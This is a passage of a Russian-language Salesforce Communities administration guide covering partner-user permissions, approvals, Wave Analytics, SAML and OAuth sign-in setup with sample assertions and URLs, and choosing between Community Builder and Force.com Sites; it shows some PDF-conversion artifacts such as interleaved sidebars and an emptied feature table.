9. Включите профили пользователей для модераторов и участников сообщества, а затем убедитесь, что профилям доступны идеи.
10. Добавьте вкладки «Идеи» и «Пространства идей» в сообщество.

СМ. ТАКЖЕ:

[Настройка параметров сообщества «Идеи»](#)

## Включение интересов для пользователей-партнеров

Благодаря включению интересов пользователи-партнеры могут просматривать и создавать интересы в сообществах.

При включении интересов для пользователей-партнеров сообщества система позволяет назначать интересы данным участникам. К тому же пользователи-партнеры могут редактировать, создавать, импортировать интересы и выполнять их пакетное обновление в списковом представлении.

1. На странице «Управление сообществом» последовательно выберите «Администрирование» > «Вкладки» и добавьте вкладку «Интересы» в список доступных вкладок сообщества.
2. В меню «Настройка» установите видимость вкладки и полномочия объектов. Чтобы назначить полномочия, воспользуйтесь профилем или набором полномочий. Если данные полномочия должны применяться выборочно, рекомендуем использовать набор полномочий.
  - a. При использовании набора полномочий для интересов применяйте следующие параметры:
    - Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
    - Выберите полномочия «Чтение», «Создание» и «Редактирование» в разделе «Параметры объекта».
  - b. При использовании профиля (например, профиль пользователя-партнера) задайте уровень доступности вкладки «Интересы» значение «Включены стандартные параметры» и включите полномочия «Чтение», «Создание» и «Редактирование» для интересов.
3. При желании можно назначить дополнительные полномочия для включения расширенных функций для ваших партнеров. Если необходимо применить эти полномочия только для нескольких пользователей-партнеров, рекомендуем создать отдельные наборы полномочий.



**Прим.:** Пользователи-партнеры с устаревшими лицензиями портала могут пользоваться расширенными функциями только в сообществах.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения интересов пользователей-партнеров:

- «Управление профилями и наборами полномочий»

| Функция   | Необходимые полномочия пользователя-партнера                         |
|---|--|
| Импорт интересов выполняется посредством ссылки <b>«Импорт интересов»</b> на вкладке «Интересы» сообщества.<br>Если пользователь-партнер импортирует интересы, возможно, следует позволить ему импортировать организации и контакты посредством ссылки <b>Импорт организаций и контактов моей организации</b> на вкладке «Организации и контакты» сообщества. | «Импорт интересов»<br>И<br>«Импорт личных контактов» (дополнительно) |
| Изменение статуса нескольких интересов посредством кнопки <b>«Изменить статус»</b> .  | «Управление интересами»  |
| Изменение ответственного за несколько интересов посредством кнопки <b>«Изменить ответственного»</b> .   | «Перенос интересов»  |

## Настройка утверждений для внешних пользователей сообщества

Пользователи-клиенты и пользователи-партнеры сообщества могут назначаться ответственными за утверждение записей или добавляться прямо в очереди. Данные пользователи могут просматривать и выполнять действия посредством связанных списков записи «Мои утверждения» и «Журнал утверждений». Кроме того, утверждения могут быть инициированы прямо из ленты Chatter.

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, соответствующим определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

### Прим.:

- Пользователи с массовыми лицензиями (например, «Массовый клиентский портал» и «Проверенный веб-узел») не могут утверждать записи.
- Внешние пользователи с устаревшими лицензиями портала могут утверждать записи только в сообществах.

При настройке утверждений или очередей рекомендуем использовать поля поиска для поиска пользователей-клиентов и пользователей-партнеров.

Например, при настройке утверждения рекомендуем использовать поле поиска для поиска и выбора пользователя-клиента, который должен автоматически назначаться в качестве ответственного за утверждение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления или клонирования процессов утверждения:

- «Настройка приложения»

Для создания или изменения очередей:

- «Настройка приложения»

И

«Управление общедоступными списковыми представлениями»

При настройке электронных уведомлений для бизнес-правил утверждения сообщения электронной почты отправляются участникам сообщества. Если пользователь является участником нескольких активных сообществ, то сообщения электронной почты отправляются из самого давнего активного сообщества. Все ссылки в сообщении электронной почты направляют пользователей прямо на страницу утверждения внутри сообщества.

В приложении Salesforce1 пользователи могут просматривать и выполнять действия посредством связанного списка «Журнал утверждений», но не могут отправлять запросы на утверждение. Пользователи могут отправлять запросы на утверждение только посредством полной версии системы Salesforce.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)


[Ограничения автоматизации процессов](#)

[Создание очередей](#)



## Включение Wave Analytics в сообществе

Включение Wave для сообществ позволяет пользователям-партнерам и пользователям-клиентам просматривать и изучать панели мониторинга Wave Analytics в сообществе.

 **Прим.:** Данная функция поддерживается сообществами, но не порталами. Данная функция поддерживается для пользователей с ролью, и не поддерживается для пользователей массового портала.

После настройки Wave Analytics в организации Salesforce выполните следующие действия для предоставления общего доступа к панелям мониторинга Wave в сообществе.

1. Введите строку *Wave Analytics* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**. Выберите Включение Wave Analytics для сообществ.
2. В записи пользователя для участника сообщества перейдите в раздел «Назначение лицензии на набор полномочий» и включите лицензию на набор полномочий «Analytics Cloud — пользователи сообщества Wave».
3. Создайте набор полномочий, который включает разрешение «Просмотр Wave Analytics на страницах сообщества», и назначьте его участникам сообщества.
4. Создайте панели мониторинга в Wave и сохраните их в приложении Wave. Предоставьте к этому приложению общий доступ в сообществе. Дополнительные сведения о работе с Wave см. в разделе [Библиотека Wave Analytics](#).
5. Внедрение панелей мониторинга Wave на страницы Visualforce в сообществе. Дополнительные сведения см. в разделе [Добавление панели мониторинга Wave Analytics на страницу Visualforce](#).
6. Из приложения Wave с панелями мониторинга предоставьте доступ участникам сообщества, нажав **«Использовать совместно»**. Партнерам и клиентам сообщества предоставляется только уровень доступа «Гость». Из сообщества они могут детализировать и изучать панель мониторинга и ее ссылки.

## Безопасность и проверка подлинности

### Варианты проверки подлинности

Ниже приведены общие сведения о вариантах проверки подлинности, доступных в сообществах.

- Внутренние пользователи организации, принадлежащие сообществу, должны применять поток входа сотрудника и использовать свои регистрационные данные Salesforce.
- Стандартным вариантом входа для внешних пользователей являются регистрационные данные, назначенные системой Salesforce для сообщества. Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.
- Организация, использующая единую регистрацию для управления удостоверениями, может использовать SAML для единой регистрации. Данный алгоритм позволяет внешним пользователям выполнять вход в систему Salesforce

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Wave Analytics доступен в следующих версиях:  
**Developer Edition**.

Wave Analytics доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И участие в сообществе, подлежащем обновлению

Для изменения параметров Wave Analytics:

- «Управление Wave Analytics»

Для просмотра панелей мониторинга и представлений Lens в Wave:

- «Просмотр Wave Analytics на страницах сообщества»

посредством корпоративного поставщика удостоверений. Сообщества поддерживают несколько конфигураций SAML. См. раздел [«Настройка SAML для сообществ»](#) на странице 3510.

 **Прим.:** Все варианты проверки подлинности также поддерживают настраиваемые веб-адреса HTTPS.

Организация может разрешить проверку подлинности посредством внешнего поставщика услуг (например, Facebook<sup>®</sup>, Janrain<sup>®</sup> или Salesforce). См. раздел [«Настройка поставщиков проверки подлинности»](#) на странице 3513.

Чтобы интегрировать сообщества в настраиваемые фирменные приложения (например, мобильные или настольные приложения), рекомендуем [создать фирменные процессы проверки подлинности посредством OAuth](#).

СМ. ТАКЖЕ:

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

## Настройка SAML для сообществ

Если организация использует принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности пользователей, то данный принцип может также применяться к сообществам.


Указанная ниже информация предназначена пользователям, умеющим обращаться с протоколами проверки подлинности SAML, а также знающим основные принципы работы с поставщиком удостоверений для настройки единой регистрации в организации. При внедрении SAML для сообществ рекомендуем использовать URL-адрес сообщества, связанный со входом для процесса единой регистрации. Кроме того, убедитесь, что URL-адрес сообщества в методе POST утверждения SAML содержит `/login`.

Ниже приведена общая схема процесса обработки запросов и ответов SAML между обозревателем пользователя, сообществом и поставщиком удостоверений.


### ВЕРСИИ

Доступно в: **Salesforce Classic**.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Данная таблица сравнивает требования для утверждений SAML сообщества с требованиями для других типов доменов Salesforce.

| Требование   | Стандартный          | Портал                      | Force.com Sites             | Сообщество   |
|--|----------------------|-----------------------------|-----------------------------|--|
| URL-адрес для выполнения метода POST утверждения SAML.   | login.salesforce.com | login.salesforce.com        | login.salesforce.com        | URL-адрес сообщества   |
| Являются ли <code>organization_id</code> и <code>portal_id</code> обязательными в утверждении? | Нет                  | Да (передается как атрибут) | Да (передается как атрибут) | Нет<br> <b>Прим.:</b> Являются обязательными при использовании своевременной инициализации для создания пользователей портала в сообществе. |

| Требование                                      | Стандартный | Портал | Force.com Sites             | Сообщество   |
|---|-------------|--------|-----------------------------|--|
| Является ли siteUrl обязательным в утверждении? | Нет         | Нет    | Да (передается как атрибут) | Пользователи портала конкретного сообщества могут быть инициализированы без portal_id. |

Пример утверждения SAML ниже отображает URL-адрес сообщества, указанный в поле «Получатель», для выборочного клиентского сообщества в организации Acme. Данный пример применяется к организации, использующей одну конфигурацию SAML.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
  IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
    entity">https://www.salesforce.com</saml:Issuer>

  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
      status:Success"/>
  </samlp:Status>

  <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
    IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
    <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
      nameid-format:entity">https://www.salesforce.com</saml:Issuer>

    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
        nameid-format:unspecified">saml_portal_user_federation_id
      </saml:NameID>

      <saml:SubjectConfirmation Method="urn:oasis:names:tc:
        SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter=
          "2009-06-17T18:48:25.456Z"
          Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflpdpnD3gtixujECWpxr9klAw"/>
        </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
        NotOnOrAfter="2009-06-17T18:48:25.456Z">

        <saml:AudienceRestriction>
          <saml:Audience>https://saml.salesforce.com</saml:Audience>
        </saml:AudienceRestriction>
      </saml:Conditions>
```

```

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">
  <saml:AuthnContext>
    <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
      ac:classes:unspecified
    </saml:AuthnContextClassRef>
  </saml:AuthnContext>
</saml:AuthnStatement>

</saml:Assertion>
</samlp:Response>

```

Если организация использует разные конфигурации SAML, то предыдущий пример утверждения SAML может применяться после некоторых изменений в поле «Получатель».

- Завершающая косая черта после login является необязательной.
- Параметр so является обязательным и должен определять код организации.

Поле «Получатель» будет выглядеть следующим образом:

```
Recipient="https://acme.force.com/customers/login?so=00DD000000JsCM"
```

При выходе из сообщества внешние пользователи, авторизованные посредством SAML для единой регистрации, перенаправляются согласно параметру «URL-адрес выхода для поставщика удостоверений», заданному в параметрах SAML сообщества. Чтобы получить доступ к параметрам SAML, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Параметры единой регистрации**».

СМ. ТАКЖЕ:


[Примеры утверждений SAML](#)

[Рекомендации по внедрению единой регистрации](#)

[https://developer.salesforce.com/page/Single\\_Sign-On\\_with\\_SAML\\_on\\_Force.com](https://developer.salesforce.com/page/Single_Sign-On_with_SAML_on_Force.com)

## Настройка поставщиков проверки подлинности

Внешние пользователи могут выполнять вход посредством своих регистрационных данных из Facebook<sup>®</sup>, Janrain<sup>®</sup> или другой организации Salesforce, при условии настройки поставщиков проверки подлинности на странице «Поставщики проверки подлинности» меню «Настройка» и их отображения на странице входа сообщества.

 **Прим.:** Указанная ниже информация предназначена для пользователей, умеющим обращаться с поставщиками проверки подлинности для единой регистрации.

При использовании настраиваемой страницы входа Visualforce взамен стандартной страницы входа рекомендуем использовать поле «URL-адрес инициализации единой регистрации» на странице сведений о поставщике проверки подлинности в качестве целевого URL-адреса настраиваемой кнопки входа. Например:

[https://login.salesforce.com/services/auth/sso/код\\_органizations/идкс\\_URL?community=https://acme.force.com/support](https://login.salesforce.com/services/auth/sso/код_органizations/идкс_URL?community=https://acme.force.com/support)

При использовании Janrain в качестве поставщика проверки подлинности дополните виджет входа Janrain, развернутый на сайте, строкой ниже.

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

СМ. ТАКЖЕ:

[Общие сведения о внешних поставщиках проверки подлинности](#)

[Использование параметров запроса в URL-адресах конфигурации клиента](#)

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

## Настройка процессов проверки подлинности посредством OAuth

Чтобы разрешить организации создание интеграций между сообществами и настраиваемыми фирменными приложениями (например, мобильные или настольные приложения), рекомендуем использовать OAuth для создания фирменной страницы входа.

Указанная ниже информация предназначена пользователям, умеющим обращаться с протоколами OAuth и процессами проверки подлинности для приложений удаленного доступа. Сообщества поддерживают все доступные процессы проверки подлинности, кроме процесса проверки подлинности имени пользователя и пароля OAuth, а также процесса утверждения SAML. При внедрении фирменных процессов OAuth для сообществ рекомендуем настроить URL-адрес авторизации для использования URL-адреса сообщества. Данный алгоритм позволяет процессу проверки подлинности перенаправлять пользователей на страницу утверждения приложения.



**Прим.:** После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.

Например, чтобы проверить подлинность пользователя посредством URL-адреса авторизации ниже:

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

Замените имя хоста login.salesforce.com полным путем к URL-адресу сообщества ниже:

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

При успешном внедрении данный URL-адрес перенаправляет пользователей на страницу входа сообщества. После авторизации приложения рекомендуем задать маркеры доступа и обновления для будущей проверки подлинности. По аналогии замените хост сообществом в запросах для конечной точки маркера.

```
https://acme.force.com/customers/services/oauth2/token
```



**Прим.:** Полученный параметр access\_token может быть передан как маркер носителя в запросе на заголовок авторизации. Далее приведен пример вызова REST API к сообществам:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
```

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

```
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6  
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

СМ. ТАКЖЕ:

- Проверка подлинности приложений посредством OAuth
- [https://developer.salesforce.com/page/Digging\\_Deeper\\_into\\_OAuth\\_2.0\\_on\\_Force.com](https://developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com)
- [https://developer.salesforce.com/page/Using\\_OAuth\\_to\\_Authorize\\_External\\_Applications\\_salesforce\\_chatter\\_rest\\_api.pdf](https://developer.salesforce.com/page/Using_OAuth_to_Authorize_External_Applications_salesforce_chatter_rest_api.pdf)

## Управление макетом и страницами

---

### Планирование стратегии разработки сообщества

При использовании настраиваемых страниц сообщества вместо стандартных вкладок и фирменного стиля рекомендуем принять решение о необходимости использования конструктора сообществ или Force.com. Чтобы настроить страницы сообщества, воспользуйтесь разделами ниже.

- Использование Visualforce и Force.com Sites
- Использование конструктора сообществ с шаблонами
- Использование конструктора сообществ (Site.com) без шаблонов

При необходимости настройте другие указанные ниже области сообщества.

- Добавление поля глобального поиска в настраиваемый верхний колонтитул HTML сообщества на странице 3470
- Настройка настраиваемого домена для сообщества
- Переименование вкладки Chatter

### Выбор между конструктором сообществ и Force.com Sites

Чтобы добавить новые страницы или настроить текущие страницы сообщества, воспользуйтесь Force.com Sites или конструктором сообществ. Оба продукта позволяют создавать фирменные общедоступные страницы (например, целевые или маркетинговые страницы) и личные настраиваемые страницы, доступные только участникам сообщества.

Какой продукт следует использовать для настройки сообщества? Правильный выбор определяется навыками пользователя и требованиями организации. При необходимости страницы Force.com и страницы конструктора сообществ могут использоваться вместе для полного контроля над выполняемыми настройками.

### Конструктор сообществ

**Конструктор сообществ** — это интуитивно-понятный удобный инструмент для настройки сообщества. Конструктор сообществ позволяет создавать сообщество на основе предварительно настроенного шаблона, а затем использовать интуитивно-понятный интерфейс для применения фирменного стиля, редактирования страниц, обновления шаблона и публикации изменений.

При использовании конструктора сообществ вам открываются следующие возможности.

- Использование шаблона самообслуживания (Koa, Kokuа или Napili) для быстрого создания эффективного сообщества для самообслуживания.
- Использование шаблона Aloha для создания настраиваемого средства запуска приложений.

- Оформление высококачественных фирменных страниц.
- Создание общедоступных страниц или личных страниц, которые могут быть добавлены в качестве вкладки сообщества.
- Быстрое повторение созданных многоцветных элементов страницы с помощью перетаскивания.
- Использование готовых форм для создания форм Web-to-Lead или сбора отзывов клиентов.
- Создание страниц под управлением данных (например, каталоги продуктов и другие списки) посредством данных организации.
- Установка начальной страницы и настройка многоязычной поддержки вашего сообщества в среде Site.com Studio, системе управления веб-содержимым, предоставляющей дополнительные параметры конфигурации. Среда Site.com Studio доступна на странице «Управление сообществом».

## Force.com Sites

Force.com Sites — это продукт, предназначенный для более опытных разработчиков Visualforce и позволяющий создавать настраиваемые страницы или веб-приложения путем наследования возможностей Force.com, включая аналитику, бизнес-правила, утверждения и программируемую логику. Таким образом, Force.com Sites поддерживает программное создание сайтов посредством Apex и интерфейсов API. При использовании Force.com вам открываются следующие возможности.

- Создание общедоступных фирменных страниц.
- Использование Visualforce для создания личных страниц, которые могут быть добавлены в качестве вкладки сообщества.
- Создание собственных контроллеров или расширений для контроллеров посредством кода Apex.
- Создание настраиваемых страниц входа или самостоятельной регистрации.
- Создание динамических веб-приложений (например, приложение для управления событиями).

## Быстрый обзор функций

Не можете выбрать нужный продукт? Таблица ниже содержит дополнительную информацию о функциях каждого продукта.

| Функция  | Конструктор сообществ | Force.com Sites |
|--|-----------------------|-----------------|
| Общедоступные страницы   |                       |                 |
| Шаблоны сообщества (Koa, Kokuu, Napili, Aloha)*                          |                       |                 |
| Проверенные страницы*  |                       |                 |
| страницы Visualforce   |                       |                 |
| Стандартные страницы входа, выхода, самостоятельной регистрации и ошибок |                       |                 |
| Интерактивная среда  |                       |                 |
| Многоцветные компоненты  |                       |                 |
| Высококачественное оформление  |                       |                 |
| Ограничения IP-адресов   |                       |                 |



| Функция   | Конструктор сообществ | Force.com Sites |
|---|-----------------------|-----------------|
| Доступ к данным (например, обращения, интересы и возможности)                   | ✓                     | ✓               |
| Готовые формы   | ✓                     |                 |
| Система управления веб-содержимым   | ✓                     |                 |
| Программное создание страниц (посредством Apex, интерфейсов API и контроллеров) |                       | ✓               |
| Веб-приложения  |                       | ✓               |
| Аналитика, отчеты и бизнес-правила  |                       | ✓               |
| Полная поддержка возможностей платформы Force.com                               |                       | ✓               |

\* Доступно в конструкторе сообществ только пользователям сообществ.

СМ. ТАКЖЕ:

[Использование конструктора сообществ с шаблонами](#)

[Использование конструктора сообществ \(Site.com\) без шаблонов](#)

[Использование Visualforce и Force.com Sites](#)

## Использование конструктора сообществ с шаблонами

Конструктор сообществ поддерживает шаблоны сообщества для самообслуживания, а также позволяет пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

Ниже перечислены действия, поддерживаемые конструктором сообществ и шаблонами.

- [Быстрое оформление сообщества](#) в соответствии с фирменным стилем компании.
- [Редактирование страниц и компонентов сообщества посредством конструктора сообществ](#) для настройки их внешнего вида и содержимого.
- [Предварительный просмотр сообщества](#) для проверки правильности его отображения на разных устройствах.
- [Публикация внесенных изменений](#) для предоставления доступа всем пользователям сообщества.
- [Применение обновлений шаблона](#) к сообществу по мере их доступности.

При необходимости воспользуйтесь конструктором сообществ для настройки сообществ, созданных посредством шаблонов ниже.

### Kooba

Визуально обогащенный адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

**Кoa**

Текстовый адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

**Napili**


Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообщество, искать и просматривать статьи, а также создавать обращения для отправки агентам службы поддержки. Данный шаблон поддерживает базу знаний, обращения, вопросы и ответы.

**Aloha**

Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ путем использования проверки подлинности посредством единой регистрации.

Чтобы открыть конструктор сообществ и продолжить настройку сообщества или обновить версию шаблона, выполните указанные ниже действия.

1. Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**».
2. Щелкните ссылку «**Управление**» напротив имени нужного сообщества.
3. Откройте меню «Управление сообществом» в общем верхнем колонтитуле и нажмите «**Перейти к конструктору сообществ**».
4. Выполните указанные ниже действия в конструкторе сообществ.
  - [Оформление сообщества в фирменном стиле](#). на странице 3527
  - [Редактирование страниц и компонентов страниц сообщества](#).
  - [Обновление шаблона сообщества](#).

 **Прим.:** Конструктор сообществ поддерживает фирменный стиль для сайтов, созданных путем использования одного из предварительно настроенных шаблонов. Взамен, рекомендуем использовать Site.com Studio. Чтобы открыть Site.com Studio, выберите Site.com Studio в меню «Сообщества» на панели инструментов.

Дополнительную информацию об использовании шаблонов Koa, Koa и Napili см. в [Руководстве по внедрению шаблонов сообщества для самообслуживания](#).

СМ. ТАКЖЕ:

[Выбор между конструктором сообществ и Force.com Sites](#)

## Использование конструктора сообществ (Site.com) без шаблонов

Каждое сообщество поддерживает один связанный сайт Site.com, позволяющий дополнять сообщество настраиваемыми фирменными страницами. По умолчанию страницы Site.com являются общедоступными и не требуют входа. При необходимости пользователи могут создавать личные страницы, доступные только участникам сообщества.

Дополнительную информацию об использовании Site.com см. в интерактивной справке.

### Перед началом работы

Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

## Советы и рекомендации

- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее, они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.
- При использовании привязанных к данным компонентов (например, повторители данных и формы) помните, что перечисленные объекты могут быть недоступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.
- При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».
- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **«Администрирование»** > **«Страницы»** и **«Администрирование»** > **«Вход и регистрация»** на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».
- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».
- По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе «Общие сведения о лицензиях на компоненты» справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента ?iscontrib в URL-адрес сайта. Например: <https://sitestudio.na1.force.com/?iscontrib>.

СМ. ТАКЖЕ:

[Выбор между конструктором сообществ и Force.com Sites](#)

[Использование Site.com для настройки сообщества](#)

[Общие сведения о сообществах Salesforce](#)

## Использование Visualforce и Force.com Sites

Каждое сообщество содержит один связанный сайт Force.com для выполнения расширенных настроек сообщества. Например, Force.com Sites позволяет выполнять указанные ниже действия.

- Добавление общедоступных страниц, которые не требуют входа, в сообщество.
- Использование фирменных страниц входа и самостоятельной регистрации для предоставления пользователям возможности входа или регистрации в сообществе.
- Настройка стандартных страниц ошибок, включая страницы «Требуется авторизация (401)» и «Страница не найдена (404)», для отражения фирменного стиля сообщества.
- Использование страниц Visualforce для создания личных страниц, доступных только участникам сообщества.

Дополнительную информацию об использовании Force.com Sites см. в интерактивной справке.

### Советы и рекомендации

- Страницы Force.com Sites автоматически поддерживают стили фирменного оформления, выбранные в мастере создания сообщества. Чтобы выключить данные стили, задайте атрибуту `standardStylesheets` тега `<apex:page>` значение `false`.
- Ниже перечислены ограничения по использованию Force.com Sites в сообществах.
  - Стандартные RSS-каналы, функция отслеживания аналитики и настраиваемые страницы профиля портала недоступны.
  - Настраиваемые страницы изменения пароля недоступны.
  - Настраиваемые домены позволяют выполнять вход только посредством HTTPS.
- Сайты Force.com напрямую обслуживаются организацией Force.com, поэтому доступность каждого сайта определяется доступностью организации. Сайты недоступны во время планового обслуживания организации при обновлении основных выпусков; при попытке доступа к сайту отображается фирменная страница Force.com «На обслуживании» или настраиваемая страница «Служба недоступна».
